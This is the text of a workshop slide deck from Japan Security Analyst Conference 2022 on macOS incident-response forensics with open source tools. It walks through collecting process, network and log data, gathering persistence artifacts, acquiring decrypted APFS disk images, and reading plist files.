Workshop:
An Introduction to macOS Forensics with Open Source Software

Japan Security Analyst Conference 2022

Minoru Kobayashi
Internet Initiative Japan Inc.

Who am I?

Minoru Kobayashi

- Office of Emergency Response and Clearinghouse for Security Information, Advanced Security Division, Internet Initiative Japan Inc.
  Technical research, internal incident response
- External Activities
  Security Camp National Conference Speaker 2017-2019
  Japan Security Analyst Conference Speaker 2018/2020
  Black Hat USA 2018 Briefing Speaker
- Twitter: @unkn0wnbit

0 Introduction

Purpose of this workshop (1/2)

- In this workshop we will:
  - Share the basic knowledge about macOS forensics
    - macOS forensics process
    - macOS forensics artifacts
  - Share forensics analysis know-how using mac_apt
    - Point of view of investigation
    - Analysis results of investigation targets
    - Investigation methods (filtering conditions, etc.)
  - We will discuss methods using open source tools whenever possible so that you can implement the described approaches immediately.

Purpose of this workshop (2/2)

- In this workshop we will not:
  - Explain the basic terms
  - Go through how to use mac_apt in detail
  - Explain the artifacts in detail
  - Distribute disk images
  - Perform memory forensics
  - Analyze macOS malware in detail
  - Go through M1 Mac-specific settings or operations

Reasons for using mac_apt

- Development is ongoing.
- Various artifacts can be analyzed using more than 40 plugins.
- Disk images acquired using commercial products are also supported.
- A new artifact can be easily supported by creating a new plugin.
- Analysis can be performed by just specifying the disk image and plugins.
- However, know-how to interpret the analysis results is not provided.
- It is extremely wasteful not to use mac_apt, for which functions adequate for practical use are implemented.
- Using OSS allows mac_apt to be deployed to the participants' analysis environment immediately.

Reasons why ma2tl is not used in the workshop

- The timeline generated from ma2tl is not perfect.
  - A tentative timeline for discussion to conduct forensics is to be generated.
  - The range for generating a timeline is determined by the analyst.
  - Cases where artifacts are not analyzed by mac_apt or where the analyst needs more detailed investigation cannot be handled by ma2tl.
- Artifacts of macOS often change due to a version upgrade of OS or applications (change of the file name, etc.).
  - mac_apt often fails to acquire information.
  - To be aware of and verify such changes, in addition to information output by analysis tools, knowledge about the location and format in which each artifact is stored is required.

Table of Contents (1/3)

1. Basic process of macOS forensics
2. Important file formats in macOS forensics
3. Artifact analysis tools
4. Hands-on scenario and goal
5. Exercise 1
6. Exercise 2
7. Exercise 3

Table of Contents (2/3)

7. Exercise 4
8. Exercise 5
9. Exercise 6
10. Discussion related to the construction of the hands-on environment
11. Summary

Table of Contents (3/3)

13. Appendix 1: macOS forensic artifacts
14. Appendix 2: Example of disk image analysis with The Sleuth Kit (TSK)
15. Appendix 3: Partition structure for each macOS version
16. Appendix 4: macOS security framework

1 Basic process of macOS forensics

Basic process of macOS forensics

- Information is acquired and analyzed at the same priority as Windows and other OSs.
- Basic procedure for computer forensics
  1. Acquisition and analysis of highly volatile information
  2. Acquisition of artifact files
  3. Acquisition of disk images
  4. Analysis of artifact files
  5. Analysis of disk images


1.1 Acquisition and analysis of highly volatile information

Acquisition and analysis of highly volatile information (1/13)

- Acquire the disk image
  - When using macOS 10.15.7 or earlier, a memory image can be acquired using OSXPmem.
    - https://github.com/Velocidex/c-aff4/releases/tag/1.0.rc2
    - https://github.com/Velocidex/c-aff4/releases/tag/3.2
  - When using macOS 11 or later, tools with which a memory image can be acquired are very limited.
    - OSXPmem is not supported.
    - Surge Collect Pro is supported by macOS 11 or later.
      - https://www.volexity.com/products-overview/surge/
      - As of November 2021, there are no other tools that support memory image acquisition.
  - When using macOS 11 or later, a restart is required to install the driver.
    - To acquire memory images without a restart, the driver needs to be installed in advance.

Acquisition and analysis of highly volatile information (2/13)

- Dialog box prompting for a restart



Acquisition and analysis of highly volatile information (3/13)

- Analyze the memory images
  - There are few options for memory image analysis tools.
  - Volatility is the only option.
  - There are few plugins for macOS.
  - In the first place, it seems there are few cases where memory images that are valid for memory forensics can be acquired (due to a need for a restart).
- As such, memory images are not handled in this workshop.
- Instead, I will introduce an approach to acquire individual information including a process tree.

Acquire process information (1)

- ps
  - Similar to other UNIX OSs.
  - With information that can be acquired with the ps command of macOS, a process tree as expected by the analyst cannot be acquired.
  - The parent process ID of almost all processes will be launchd (PID: 1).

Acquisition and analysis of highly volatile information (5/13)

```
% ps -axo user,pid,ppid,start,time,command
USER               PID  PPID STARTED      TIME COMMAND
root                 1     0 Thu09AM  22:22.02 /sbin/launchd
root                63     1 Thu09AM   0:15.08 /usr/sbin/syslogd
root                64     1 Thu09AM   1:24.58 /usr/libexec/UserEventAgent (System)
root                67     1 Thu09AM   0:09.08 /System/Library/PrivateFrameworks/Uninstall.framework/Re          installd
(snip)
macforensics     27752     1  5:15PM   0:14.37 /Applications/GitHub Desktop.app/Contents/MacOS/GitHub Desktop
macforensics     27756 27752  5:15PM   0:03.20 /Applications/GitHub Desktop.app/Contents/Frameworks/GitHub Desktop Helper
(GPU).app/Contents/MacOS/GitHub Desktop Helper (GPU) --type=gpu-process --field-trial-handle=1718
macforensics     27758 27752  5:15PM   0:02.60 /Applications/GitHub Desktop.app/Contents/Framewor
Desktop Helper --type=utility --utility-sub-type=network.mojom.NetworkSer
macforensics     27759 27752  5:15PM   0:21.10 /Applications/GitHub Desktop.app/Contents/Framewor
(Renderer).app/Contents/MacOS/GitHub Desktop Helper (Renderer) --type=renderer --field-trial-handle
(snip)
macforensics     66491     1 Mon08AM  20:17.50 /Applications/Firefox.app/Contents/MacOS/firefox -foreground
macforensics     66492 66491 Mon08AM   0:06.37 /Applications/Firefox.app/Contents/MacOS/plugin-container.app/Contents/MacOS/plugin-container -childID 1
-isForBrowser -prefsLen 1 -prefMapSize 250879 -jsInitLen 278884 -sbSt
macforensics     66493 66491 Mon08AM   0:01.68 /Applications/Firefox.app/Contents/MacOS/plugin-container.app/Contents/MacOS/plugin-container -childID 2
-isForBrowser -prefsLen 5070 -prefMapSize 250879 -jsInitLen 278884 -s
```

The parent process ID of an application run from Finder will be 1.

The parent process ID of an application run from Dock will also be 1.

Acquire process information (2)

- By referring to the process information held by launchd, you can get to know the true parent process.
- TrueTree
  - https://themittenmac.com/the-truetree-concept/
  - Create a process tree based on the information of launchd.
  - The latest version is 0.2.
    - It operates normally on up to macOS 11.2.3.
  - For macOS 10.15, 11.3, or later, use version 0.1.
    - With macOS 11, a complete process tree cannot be acquired.

Acquisition and analysis of highly volatile information (7/13)

- Confirm information held by launchd

```
% sudo launchctl procinfo 608
Password:
program path = /Applications/Google Chrome.app/Contents/MacOS/Google Chrome
Could not print Mach info for pid 608: 0x5
argument count = 2
argument vector = {
                [0] = /Applications/Google Chrome.app/Contents/MacOS/Google Chrome
                [1] = -psn_0_208947
}
environment vector = {
                USER => macforensics
                MallocNanoZone => 0
                COMMAND_MODE => unix2003
                PATH => /usr/bin:/bin:/usr/sbin:/sbin
                LOGNAME => macforensics
                SSH_AUTH_SOCK => /private/tmp/com.apple.launchd.868a4OknWL/Listeners
                HOME => /Users/macforensics
                SHELL => /bin/zsh
                TMPDIR => /var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/
(snip)
com.apple.xpc.launchd.oneshot.0x10000004.Google Chrome = {
                active count = 7
                copy count = 0
                one shot = 1
                path = (submitted by Spotlight.395)
                state = running
```

Started from Spotlight.

Acquisition and analysis of highly volatile information (8/13)

- From TrueTree, confirm the same information as that of the previous page.

```
% sudo ./TrueTree --timestamp --sources
```

The parent process of Chrome is Spotlight.

```
Desktop — -zsh — 268×19
/System/Library/LaunchAgents/com.apple.usernoted.plist
    /usr/sbin/usernoted   376   2021-12-21 06:51:37 +0000   submitted_by_plist
/System/Library/LaunchAgents/com.apple.Spotlight.plist
    /System/Library/CoreServices/Spotlight.app/Contents/MacOS/Spotlight   395   2021-12-21 06:51:39 +0000   submitted_by_plist
        /System/Library/PrivateFrameworks/Categories.framework/Versions/A/XPCServices/CategoriesService.xpc/Contents/MacOS/CategoriesService   607   2021-12-21 06:54:34 +0000   res
        /Applications/Google Chrome.app/Contents/MacOS/Google Chrome   608   2021-12-21 06:54:36 +0000
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/Google Chrome Helper (Renderer).app/Contents/MacOS/
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/Google Chrome Helper.app/Contents/MacOS/Google Chro
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/Google Chrome Helper.app/Contents/MacOS/Google Chro
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/Google Chrome Helper (GPU).app/Contents/MacOS/Googl
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/chrome_crashpad_handler   616   2021-12-21 06:54:48
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/Google Chrome Helper (Renderer).app/Contents/MacOS/
/System/Library/LaunchDaemons/com.apple.loginwindow.plist
    /System/Library/CoreServices/loginwindow.app/Contents/MacOS/loginwindow   159   2021-12-21 06:50:34 +0000   submitted_by_plist
        /System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal   339   2021-12-21 06:51:33 +0000
            /usr/bin/login   600   2021-12-21 06:54:23 +0000   responsible_pid
            /bin/zsh   601   2021-12-21 06:54:23 +0000   responsible_pid
            /Users/macforensics/Desktop/TrueTree   807   2021-12-21 07:04:28 +0000   responsible_pid
            /usr/bin/sudo   806   2021-12-21 07:04:27 +0000   responsible_pid
```

Acquisition and analysis of highly volatile information (9/13)

- Many of the programs that run automatically exist under the folder on the right.
- In macOS 10.15 and later, the system volume and the data volume are separated.
  - The system volume is mounted as read only and is less likely to be tampered with.
  - In macOS 11 and later, the system volume is also signed.
- Point of view of investigation
  - Whether or not the program is run from an unusual file path
  - Whether or not the program start date and time is close to the date and time of the incident

Excerpt from the ma2tl source code

```
std_apppath_system_vol = (
    '/System/Applications/',
    '/System/Library/CoreServices/',
    '/System/Library/Extensions/',
    '/System/Library/Frameworks/',
    '/System/Library/PrivateFrameworks/',
    '/System/Library/CryptoTokenKit/',
    '/System/Library/Filesystems/',
    '/System/Library/Image Capture/',
    '/System/Library/Input Methods/',
    '/System/Library/PreferencePanes/',
    '/System/Library/Services/',
    '/System/iOSSupport/',
    '/System/Installation/',
    '/usr/libexec/',
    '/usr/bin/',
    '/usr/sbin/',
    '/bin/',
    '/sbin/'
)

std_persistence_system_vol = (
    '/System/Library/LaunchDaemons/',
    '/System/Library/LaunchAgents/'
)

std_apppath_data_vol = (
    '/Applications/',
    '/Library/Apple/',
    '/Library/Application Support/',
    '/Library/Extensions/'
)
```

In macOS 10.15 and later, the system volume is mounted as read only so it is less likely to be tampered. (See Appendix 3)

System volume

Data volume

- Acquire network connection information
  - netstat
    - Similar to other UNIX OSs.
  - Netiquette
    - https://objective-see.com/products/netiquette.html
    - Information on processes for communication (process entitlement, signature, etc.)
    - Name of the network interface for communication
    - The IP address and host name can be acquired at once

Acquisition and analysis of highly volatile information (11/13)

Example of running Netiquette

```
% /Applications/objective-see/Netiquette.app/Contents/MacOS/Netiquette -list -names -pretty -skipApple
(snip)
 {
    "process" : {
      "pid" : "66491",
      "path" : "¥/Applications¥/Firefox.app¥/Contents¥/MacOS¥/firefox",
(snip)
    "connections" : [
      {
        "remoteHostName" : "239.237.117.34.bc.googleusercontent.com",
        "protocol" : "TCP",
        "interface" : "en10",
        "localAddress" : "192.168.11.2",
        "state" : "Established",
        "remotePort" : "443",
        "localPort" : "64138",
        "remoteAddress" : "34.117.237.239"
      },
(snip)
```

Process performing communication

Connection status

Acquisition and analysis of highly volatile information (12/13)

- Acquire Unified Logs
  - New logging system adopted from macOS 10.12.
  - Binary-based log, which is unlike the conventional text-based log.
  - While almost all logs are recorded on the disk, some logs are recorded only on memory.
    - https://www.crowdstrike.com/blog/how-to-leverage-apple-unified-log-for-incident-response/
  - Naturally, they are gone when you restart; it should be handled as highly volatile information.
    - However, even if information is acquired, there is no analysis tool for it so basically it must be checked visually.

Acquisition and analysis of highly volatile information (13/13)

- Example of logs recorded only on memory
  - The following are logs on process start and end.
  - A large amount of processes in the system is recorded.
  - The retention period is very short (about 5 to 10 min).

```
% log show --info --debug --predicate 'eventMessage BEGINSWITH "UID:" OR eventMessage BEGINSWITH "PID:"' --start '2021-12-21 16:40:00' --end '2021-12-21
16:45:00'
Filtering the log data using "composedMessage BEGINSWITH "UID:" OR composedMessage BEGINSWITH "PID:""
Timestamp                       Thread     Type        Activity             PID    TTL
2021-12-21 16:43:28.173150+0900 0x31cc62   Info        0x0                  102    0    opendirectoryd: [com.apple.opendirectoryd:session] PID: 45080,
Client: 'mdworker_shared', exited with 0 session(s), 0 node(s) and 0 active request(s)
(snip)
2021-12-21 16:44:37.723764+0900 0x31cf14   Info        0x1527c0             102    0    opendirectoryd: [com.apple.opendirectoryd:session] UID: 501,
EUID: 501, GID: 20, EGID: 20, PID: 45140, PROC: GitHub Desktop RPC: getpwuid, Module: SystemCache, rpc_version: 2, uid: 501
(snip)
2021-12-21 16:44:42.757718+0900 0x31cf12   Info        0x0                  102    0    opendirectoryd: [com.apple.opendirectoryd:session] PID: 45140,
Client: 'GitHub Desktop', exited with 0 session(s), 0 node(s) and 0 active request(s)
(snip)
```

Start of GitHub Desktop

End of GitHub Desktop

1.2 Acquisition of artifact files

Acquisition of artifact files (1/2)


- Acquire artifact files on the live system.
  - macOS artifacts are scattered in various locations and their file names and paths are often changed according to the OS version upgrade. Therefore, it is desirable to use a tool to get them.
  - To prevent a collection of artifact files from being omitted, the tool to be used should be maintained on an ongoing basis.
- macOS Artifact Collector (macosac)
  - https://github.com/mnrkbys/macosac
  - https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_7_kobayashi_jp.pdf
  - Files protected by SIP cannot be acquired on the live system. Export such files during disk image analysis, or use a tool that directly analyzes the disk image.
  - Unlike NTFS, both HFS+ and APFS cannot access filesystem metadata as a file.

  - SIP = System Integrity Protection
    - A type of macOS security framework (See Appendix 4)

Acquisition of artifact files (2/2)

- Acquire the persistence setting and information on programs to be started.
- KnockKnock
  - https://objective-see.com/products/knockknock.html
  - Tool corresponding to Windows Autoruns.
    - https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns
  - Signature verification of the program to be started, detection status on VirusTotal, etc. can be referenced.
  - It is convenient as it allows you to quickly narrow down suspicious persistence entries.
  - Recently, running a program that have been downloaded from the Internet requires a code signature. As such, program resulting in error in signature verification can be regarded as suspicious.
  - KnockKnock can also analyze Quicklook plugins, etc., which are not analyzed by mac_apt.

Acquisition of artifact files (3/4)




```
% /Applications/KnockKnock.app/Contents/MacOS/KnockKnock -whosthere -pretty > ~/Desktop/kkResults_sample.txt
```

Acquisition of artifact files (4/4)

```
% jq '.' kkResults_sample.txt
(snip)
 "Login Items": [
    {
      "path": "/Applications/LuLu.app/Contents/MacOS/LuLu",
      "hashes": {
        "md5": "E140C97A5D60B342D
        "sha1": "8D489231A2421319
      },
      "VT detection": "0/70",
      "name": "LuLu",
      "plist": "n/a",
      "signature(s)": {
        "signatureIdentifier": "com.objective-see.lulu.app",
        "signatureStatus": 0,
        "signatureSigner": 3,
        "signatureEntitlements"
          "com.apple.developer.
          "com.apple.application                                  e-see.lulu.app",
          "com.apple.developer.networking.networkextension": [
            "content-filter-provider-systemextension"
          ],
          "com.apple.security.application-groups": [
            "VBG97UB4TA.com.objective-see.lulu"
          ],
          "com.apple.developer.system-extension.install": true
        },
        "signatureAuthorities": [
          "Developer ID Application: Objective-See, LLC (VBG97UB4TA)",
          "Developer ID Certification Authority",
          "Apple Root CA"
        ]
      }
    },
(snip)
```

Status of detection by VirusTotal

Signature verification result
0 = Success

1.3 Acquisition of disk images

Acquisition of disk images (1/10)

- Purpose of acquiring disk images
  - Extract files that are additionally needed.
    - Malware samples, etc.
  - Acquire artifacts that cannot be acquired (as they are protected by SIP) on the live system.
    - Quick Look cache files
    - Master key for the encryption of a system key chain
  - Analyze unallocated space

Acquisition of disk images (2/10)

- Need for decrypting APFS encrypted disk images
  - Since APFS supports encryption at the filesystem level, copying with a tool like dd leaves the image encrypted.
  - Encrypted APFS disk images from Macs with T2 chip/M1 processor cannot be decrypted on other computers. This is because they require the encryption keys stored in those chip/processor.
- A tool that allows the Mac device in question to be started from an external media and the disk image to be decrypted when it is acquired is necessary.

Acquisition of disk images (3/10)

- Prepare for acquiring the disk image
  - Startup Security Utility settings in the recovery mode are required.
  - Secure Boot
    - Select “No Security”.
  - Allowed Boot Media
    - Select “Allow booting from external or removable media”.

Acquisition of disk images (4/10)

- Cellebrite Digital Collector
  - Commercial product (formerly, MacQuisition)
  - By booting with a dongle, decrypted APFS disk images can be acquired.
    - Intel Macs
    - M1 Macs (supported in version 3.3)
  - However, the encryption flag still remains to be set, even if the decrypted APFS disk images are acquired.
    - https://twitter.com/unkn0wnbit/status/1254971428606107648
  - As a result, it is regarded as an erroneous APFS disk image and cannot be analyzed using unsupported tools.
  - AFF4 is the only format that can be specified for decrypted disk images.

Acquisition of disk images (5/10)

- AFF4 (The Advanced Forensics File Format 4)
  - A format developed for forensics. It is a minor file format as there is almost no tool, except some commercial products, that supports the format.
  - Although a pull request to support AFF4 has been submitted to TSK, it has yet to be merged.
    - https://github.com/sleuthkit/sleuthkit/pull/1272
  - Only libraries and simple implementations are released in the GitHub repository for AFF4.
    - https://github.com/aff4/pyaff4
    - https://github.com/aff4/aff4-cpp-lite
  - It has already been confirmed that a raw disk image can be extracted from the AFF4 disk image created on Digital Collector using AFF4 CPP Light v2.0.

Acquisition of disk images (6/10)

- AFF4 CPP Light v2.0
  - Modification for compiling on macOS

```
aff4-cpp-lite/blob/master/src/AFF4Containers.cc : 129th line
                                                  int fileHandle = ::open(filename.c_str(), O_RDONLY | O_LARGEFILE);
                                                                                   ↓
                                                  int fileHandle = ::open(filename.c_str(), O_RDONLY);

aff4-cpp-lite/blob/master/src/AFF4Containers.cc : 137th line
                                                  int read = ::pread64(fileHandle, buffer.get(), AFF4_RESOURCE_BUFFER_SIZE, 0);
                                                                                   ↓
                                                  int read = ::pread(fileHandle, buffer.get(), AFF4_RESOURCE_BUFFER_SIZE, 0);
```

  - Compile
    - All necessary commands and libraries are already installed with brew.

```
% git clone https://github.com/aff4/aff4-cpp-lite.git
% cd aff4-cpp-lite
% ./autogen.sh
% ./configure CC=clang CXX=clang++ CXXFLAGS="-std=c++11 -stdlib=libc++ -O2 -g0 -I/usr/local/opt/openssl@1.1/include" LDFLAGS="-
stdlib=libc++ -L/usr/local/lib -L/usr/local/opt/openssl@1.1/lib" SSL_CFLAGS="-I/usr/local/opt/openssl@1.1/include" SSL_LIBS="-
L/usr/local/opt/openssl@1.1/lib" LIBS="-lcrypto" --prefix=/usr/local/aff4-cpp-lite
% make
```

Acquisition of disk images (7/10)

- macOS_FE (1)
  - Approach that should be said is the macOS version of WinFE.
    - https://github.com/ydkhatri/Presentations/blob/master/macOS%20Forensics-MUS2020.pdf
    - Although the above is explained in macOS 10.15, it has been confirmed that disk images can be acquired using the same approach in macOS 11.6.
  - Boot the Mac from the USB thumb drive or portable SSD with macOS installed and acquire the disk image.
    - SIP must be disabled in advance using csrutil in recovery mode.
    - SSD is recommended in terms of speed issues.
  - Standard tools and commands can be used. Also, driver compatibility issues do not arise.
    - Third-party tools can also be installed.

Acquisition of disk images (8/10)

- macOS_FE (2)
  - NoMountDaemon
    - https://github.com/ydkhatri/macOS_FE/tree/master/NoMountDaemon
    - NoMountDaemon prevents macOS from automatically mounting the internal drives when it is booted from an external storage.
    - The operation has already been confirmed also on macOS 11.6.
    - Since NoMountDaemon uses Disk Arbitration Framework, it is considered to function as long as macOS supports this framework.

Acquisition of disk images (9/10)

- macOS_FE (3)
  - Acquire the disk image using the asr command.
    - The command is used in a similar way as dd.
    - The APFS encrypted volume can be decrypted and copied.
      - An unlock is required before acquiring the disk image.
    - Unlike Digital Collector, the encryption flag is removed.
    - However, unallocated space and local snapshots will not be copied.

```
% sudo launchctl unload /System/Library/LaunchDaemons/com.apple.revisiond.plist
% hdiutil create -fs apfs -size 500GB evidence.dmg  →Run after connecting to the drive to store disk images.
% sudo hdiutil attach -nomount evidence.dmg
% diskutil apfs unlockVolume disk1s1 -nomount  →The APFS encrypted volume is unlocked.
% sudo asr restore --source /dev/disk1 --target /dev/disk5 --debug --erase --verbose
```

Acquisition of disk images (10/10)

macOS_FE (4)

- A disk image acquired using the asr command is not compressed. It is therefore necessary to prepare at least the same capacity of storage as the original for saving the disk image.

```
% sudo hexdump -C /dev/disk5 | fgrep Hopper
36045a20  00 00 01 00 18 00 04 02  11 00 48 6f 70 70 65 72  |..........Hopper|
37a0f350  11 48 6f 70 70 65 72 20  53 63 72 69 70 74 2e 74  |.Hopper Script.t|
37a14790  36 48 6f 70 70 65 72 53  63 72 69 70 74 2e 74 74  |6HopperScript.tt|
37a31710  ff ff ff 9f 23 50 f4 f7  48 6f 70 70 65 72 20 53  |....#P..Hopper S|
37a855d0  02 22 00 48 6f 70 70 65  72 53 63 72 69 70 74 2e  |.".HopperScript.|
37a856c0  00 00 01 00 20 00 04 02  1e 00 48 6f 70 70 65 72  |.... .....Hopper|
37a857b0  00 01 00 28 00 04 02 23  00 48 6f 70 70 65 72 20  |...(...#.Hopper |
37a858b0  48 6f 70 70 65 72 20 53  63 72 69 70 74 2e 74 74  |Hopper Script.tt|
^C
% sudo hexdump -C /dev/disk1 | fgrep Hopper
^C
```

Plaintext is seen on the copy destination disk.

Even if you search for the same string in the copy source, it will not be found.

1.4 Analysis of artifact files

Analysis of artifact files

- Check the results of the analysis tool
  - When investigating malware infections, first check the process tree and persistence settings, program execution history, etc.
- An example of analysis tools is described later.
- See Appendix 1 for the description of artifacts.

1.5 Analysis of disk images

Analysis of disk images (1/2)

- Issues in the analysis of decrypted APFS disk images acquired using Digital Collector
  - There are very few tools supporting AFF4.
  - It is necessary to analyze decrypted APFS volumes by ignoring the encryption flag.
  - Since there are no tools that can mount such disk images as APFS volumes, tools that assume disk images to be mounted cannot analyze them.
- These issues are not relevant to decrypted APFS encrypted disk images that are acquired using macOS_FE.

Analysis of disk images (2/2)

- Tools that support disk images acquired using Digital Collector
- Commercial products
  - Cellebrite Inspector
  - Magnet Forensics AXIOM
- Open source software
  - mac_apt
    - Cannot analyze APFS snapshots.
  - The Sleuth Kit (TSK)
    - Analysis can be performed by ignoring the encryption flag.
    - Cannot analyze AFF4 directly, so conversion to RAW or E01 is required.
    - See Appendix 2 for access examples with TSK.

Example of disk image analysis with mac_apt

- Specify the disk image to be analyzed and the plugins to be used.

Name of the disk image file to be analyzed.

```
% python ./mac_apt.py -o ../mac_apt_out/test_image/ -d DMG data.dmg ALL
Output path was : /Users/macforensics/Documents/GitHub/forked/mac_apt_out/test_image
MAIN-INFO-Started macOS Artifact Parsing Tool, version 1.4.6.dev (20211024
MAIN-INFO-Dates and times are in UTC unless the specific artifact
MAIN-INFO-Python version = 3.9.9 (main, Nov 21 2021, 03:23:42)
[Clang 13.0.0 (clang-1300.0.29.3)]
MAIN-INFO-Pytsk  version = 20170801
MAIN-INFO-Pyewf  version = 20140807
MAIN-INFO-Pyvmdk version = 20181227
MAIN-INFO-PyAFF4 version = 0.31
MAIN-INFO-Opened image /Volumes/macOS-FE/Users/macosfe/Documents/test_image/data.dmg
MAIN-INFO-Looking at FS with volume label 'disk image'  @ offset 209735680
MAIN-INFO-Found an APFS container with uuid: 2FC5F464-F43A-4672-935D-1EBDE0F725FE
MAIN-INFO-Reading APFS volumes from container, this may take a few minutes ...
(snip)
```

Name of plugins to be used for analysis
ALL: All plugins
FAST: All plugins, except Unified Logs and Spotlight

2

Important file formats in macOS forensics

Important file formats in macOS forensics (1/5)

- Almost all artifact files of macOS are either of the following two:
  - Property List (plist)
  - SQLite
- Both of them are standard file formats and data reference itself is easy.

Important file formats in macOS forensics (2/5)

- Property List (plist)
  - plist exists since the NeXTSTEP era.
  - Mac OS X 10.0: XML format
  - Mac OS X 10.2: Binary format is adopted.
    - Mac OS X 10.4 or later, the binary format is used by default.
  - The file is often used for saving data, including settings of applications, etc., history of files opened, and Bookmark structure (corresponds to Windows LNK).
  - The file corresponds to Windows registry. However, it is created for each application and purpose, it is scattered in various locations in the filesystem.

Important file formats in macOS forensics (3/5)

- Example of the Property List file (Dock settings)

```
% plutil -p ~/Library/Preferences/com.apple.dock.plist
{
  "last-analytics-stamp" => [
    0 => 661309697.920567
  ]
  "last-messagetrace-stamp" => 652487714.566655
  "loc" => "ja_JP:JP"
  "mod-count" => 2354
  "persistent-apps" => [
    0 => {
      "GUID" => 2837758940
      "tile-data" => {
        "book" => {length = 592, bytes = 0x626f6f6b 50020000 00000410 30000000 ... 04000000 00000000 }
        "bundle-identifier" => "com.apple.siri.launcher"
        "dock-extra" => 0
        "file-data" => {
          "_CFURLString" => "file:///System/Applications/Siri.app/"
          "_CFURLStringType" => 15
        }
        "file-label" => "Siri"
        "file-mod-date" => 3670014440
        "file-type" => 169
        "parent-mod-date" => 3673467070
      }
      "tile-type" => "file-tile"
    }
    1 => {
      "GUID" => 3389811420
      "tile-data" => {
        "book" => {length = 556, bytes = 0x626f6f6b 2c020000 00000410 30000000 ... 04000000 00000000 }
